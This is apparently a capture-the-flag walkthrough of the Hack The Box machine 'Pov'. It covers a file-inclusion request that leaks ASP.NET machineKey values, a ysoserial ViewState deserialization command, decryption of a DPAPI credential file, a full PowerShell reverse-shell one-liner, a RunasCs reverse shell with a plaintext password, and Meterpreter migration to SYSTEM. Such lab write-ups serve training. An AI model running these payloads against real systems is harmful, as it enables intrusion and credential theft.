
Windows machine that tests your #msfconsole #Windows-DPAPI #ysoserial #aspnet #mimikatz #SeDebugPrivilege skills.

Initial creds:

User flag

Enumeration:


fscan :



```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ fscan -h 10.129.230.183 -p 1-65535

   ___                              _    
  / _ \     ___  ___ _ __ __ _  ___| | __ 
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <    
\____/     |___/\___|_|  \__,_|\___|_|\_\   
                     fscan version: 1.8.4
start infoscan
10.129.230.183:80 open
[*] alive ports len is: 1
start vulscan
[*] WebTitle http://10.129.230.183     code:200 len:12330  title:pov.htb
已完成 1/1
[*] 扫描结束,耗时: 6m20.034037519s
```

```
I looked at the website, where the author mentions dev.pov.htb, so we quicly
add it to /etc/hosts and go to the website, where we see authors web page. In
page source code we can see the hint - "I think his work is good however I
noticed that he did not perform good secure coding practices especially when
programming in ASP.Net."
The page had a button to download his cv.pdf, it exposes an endpoint which
gives a file name as a parameter -> potential LFI -> try to read web.config
file
```



```
POST /portfolio/default.aspx HTTP/1.1
Host: dev.pov.htb
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 368
Origin: http://dev.pov.htb
Connection: keep-alive
Referer: http://dev.pov.htb/portfolio/default.aspx
Upgrade-Insecure-Requests: 1
Priority: u=0, i

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
4W7I7janPBJ7oClrAMR%2F%2Fh2SmGU2lUWEAnvtcGw2oTs8k%2BEkbkNJ2L944INuaMXoalFWIz63UXKn4
tDx%2FHwpivunQoo%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
AtNKjR1XA4dg1vQ9u6g2qTPcnBBxqw3pciQLnP8M3d8kj%2FrKCyqsFXbOZSu%2B%2BHP8PxK5rci%2Ftka
B5cwy6WNVkb8NtCo0ikqHpkY4Hy7KrxxTGwlM1CtIwXudosjOMHOnD7P0LA%3D%3D&file=\web.config
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/octet-stream
Server: Microsoft-IIS/10.0
Content-Disposition: attachment; filename=\web.config
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 25 Jan 2026 14:54:11 GMT
Content-Length: 866

<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES"
decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43"
validation="SHA1"
validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA
3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
  </system.web>
    <system.webServer>
        <httpErrors>
            <remove statusCode="403" subStatusCode="-1" />
            <error statusCode="403" prefixLanguageFilePath=""
path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
        </httpErrors>
        <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio"
exactDestination="false" childOnly="true" />
    </system.webServer>
</configuration>
```

```
Great, now we have decryptions and validations keys.
```

By using ysoserial we can craft an RCE request and get our reverse shell:
Unfortunately my wine and mono do not seem to work with ysoserial, so I used natively on windows. In case you need it, here is the command:

```
.\ysoserial.exe -p ViewState -g TextFormattingRunProperties --path="/portfolio/default.aspx" --apppath="/" --decryptionalg="AES" --decryptionkey="" --validationalg="SHA1" --validationkey="" -c "powershell -e "base64 shit"
```

Now, send the result as _viewstate parameter and catch our reverse shell.
Now we can upload msfconsole shell for more comfortable usage

```
After getting shell I tried to upload powerup and check whoami /priv for possible privesc, however no useful info was found -> then I started manually enumerating and found a credentials.xml (Windows DPAPI), which can be read using
```

```
(Import-Clixml -Path C:\Users\sfitz\Documents\connection.xml).GetNetworkCredential().Password
```

```
Now we can send reverse shell using those creds:
```

```
$pass = (Import-Clixml C:\Users\sfitz\Documents\connection.xml).GetNetworkCredential().Password;
$secpass = ConvertTo-SecureString $pass -AsPlainText -Force; $cred = New-
```

```
Object System.Management.Automation.PSCredential("alaading", $secpass);
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {$client
= New-Object System.Net.Sockets.TCPClient('[YOUR-IP]]',[YOUR-PORT]]);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
| Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendb
yte.Length);$stream.Flush()};$client.Close()}
```

Now just read the flag under C:\Users\alaading\Desktop\user.txt

Root flag

```
Getting root was interesting, after getting reverse shell for alaading, we can
check with powerup and "whoami \priv" again and we find the following:
```


```
Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

```
Notice that SeDebugPrivelege is set to disabled state, which is a restrain of
our reverse shell (done through iwr), so we need to get permissions to them,
which can be done through 1) using reverse proxy and connecting to local winrm
(external connections are blocked\closed) 2) uploading binary like RunasCs.exe
and getting reverse shell natively:
```

```
RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd -r <your-ip>:<port>
```

Now we got a shell, we can find pid of system processes (using ps\tasklist and etc) and

1. dump lsass and use mimikatz
2. or upload meterpreter and use integrated "migrate" option to automatically migrate to higher privelege process (I chose)
3. -> create a shell and read root.txt



```
Terminate channel 1? [y/N]  y
meterpreter > migrate 4200
[*] Migrating from 984 to 4200...
[*] Migration completed successfully.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 4292 created.
Channel 1 created.

whoMicrosoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.
ami
C:\Windows\system32>

C:\Windows\system32>whoami
nt authority\system
```